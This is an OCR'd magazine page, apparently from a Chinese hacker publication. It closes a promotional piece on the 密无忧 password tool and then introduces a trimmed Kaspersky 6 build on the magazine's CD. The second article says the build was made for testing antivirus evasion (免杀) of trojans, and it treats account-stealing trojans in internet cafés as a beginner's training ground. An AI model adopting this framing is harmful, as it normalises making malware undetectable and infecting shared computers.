


图7




图8

打开“设置”选项（图10），在这里可以设置修改程序的超级密码，可以设置失败登录尝试的次数，还有当多少分钟后没有操作密无忧自动进入锁定状态（大大提高了软件的安全性）。

那么使用密无忧登录QQ、网页、游戏真的安全吗？软件的主要功能就是解决帐号密码登录过程中的安全问题。“密无忧”采用端到端安全解决方案，预先将帐号密码安全保存在加密软件之中，需要登录网页或者客户端软件时，采用密道传送、单独保护，为帐号密码建立安全绿色通道，将预先定义的帐号、密码信息直接送入受保护程序中。自创反键盘跟踪、防屏幕快照







图9



等技术，帐号密码数据高度加密，以密文方式传送，保护传送过程中的每个细节，不给恶意程序可乘之机。

网络时代，我们需要保护自己重要的信息不能泄露，最关键的帐号密码等不被盗取，使用“密无忧”构筑电脑信息安全的最后一道防线，使用“密无忧”为菜鸟们的密码装上一个“金钢罩”，正确的解决办法就是“密无忧”+“杀毒软件”+“防火墙”三道防线共保电脑和信息安全。怎么样？它确实够强吧？不要只看广告，疗效才是最根本的哦。（*文章中涉及到的密无忧—游戏自动登录器已经收录在光盘中*）





特别的礼物，送给特别的你

葬云

估计叉子中也有跟我一样由于电脑配置较低而长期裸机运行的人（也就是没有安装杀毒软件或其它一些安全防护软件的意思）。因此，稍不小心电脑感染病毒也就成了“家常便饭”。那有没有考虑过安装个卡巴斯基呢？各位一定会说我在做梦，卡巴不卡的话就不会叫“卡吧”了！众所周知卡巴斯基有众多防护服务（非常消耗系统资源），对于配置较低的电脑来说这些简直就是井中月——可望而不可及。既然是行同虚设，那就痛快点帮帮它，只保留我们需要的查杀病毒的功能，其余的杀无赦！

这一切我已经为大家做好了，各位读者需要做的仅仅是解压缩随光盘收录的X档案专用版的卡巴（KAV6X.RAR），然后运行“卡巴助手2”，点“安装”就可以了。

另外，还有相当一部分叉子是经常在网吧奋斗的（我就是一个，还是个两栖的叉子呢，既在家上网也在网吧中上网），网吧可是个鱼龙混杂的地方，不光是网吧中的人，就连网吧电脑中的软件也是一样。曾经有位伟大的“哲学家”说过：没有几个盗号木马的网吧，就不是好网吧！为什么呢？有木马就证明了这个网吧电脑配置比较好，生意也好。要是一天就两三个人光顾（好像不大可能，不然这样的网吧早倒闭了），种了木马也是白搭（没收获啊）。网吧中的木马还有一个特点，就是普遍没有经过免杀处理，因为有许多网吧都没有安装杀毒软件，这也使得网吧成为了菜鸟最好的练武场。

对我们来说，要想在网吧中既安心又安全的上网，最好是有一个方便携带、能装进U盘并且查杀病毒能力也不错的杀毒软件。这个任务，我们的专用版卡巴就可以做到！除了上面这些功能外，如果你是位制作免杀的高手，那么专用版卡巴也一定是非常适合你，小巧并且能够升级病毒库，完全能够满足各位的需要。我们来看看它的庐山真面目，将KAV6X.RAR解压缩，在kavx的目录下我们会看到一共有三个文件和一个目录（卡巴程序），如图1。

其中卡巴助手.exe是U盘版使用的，卡巴助手2.exe是硬盘版使用的。我们双击运行卡巴助手2，如图2，然后点“安装”，程序就会自动帮助我们安装好并且打开，如图3。U盘版的使用方法差不多，先解压缩到U盘中，不同的是只需要直接运行卡巴助手就可以运行，卸载时直接退出就可以了，如图4。

最后再提醒一下各位，千万不要解压缩到中文路径中，否则可能会无法更新病毒库！另外，如果各位是安装到U盘里使用的话，请重新设置一下卡巴斯基的“报告、隔离和备份”，如图5。这样就能更好的节约资源了（U盘可是寸土寸金哦）。

卡巴斯基X档案专用版是从原版卡巴斯基6中提取出来的，仅保留了查杀病毒的功能，本程序可以正常升级病毒库。制作本程序的初衷是为了制作免杀时方便检测使用。当然了，如果各位喜欢的话，完全可以放到U盘里来使用（移动卡巴就这样诞生了-_-）。（本文所涉及到的卡巴斯基[X]档案专用版已收录到光盘中）



图2

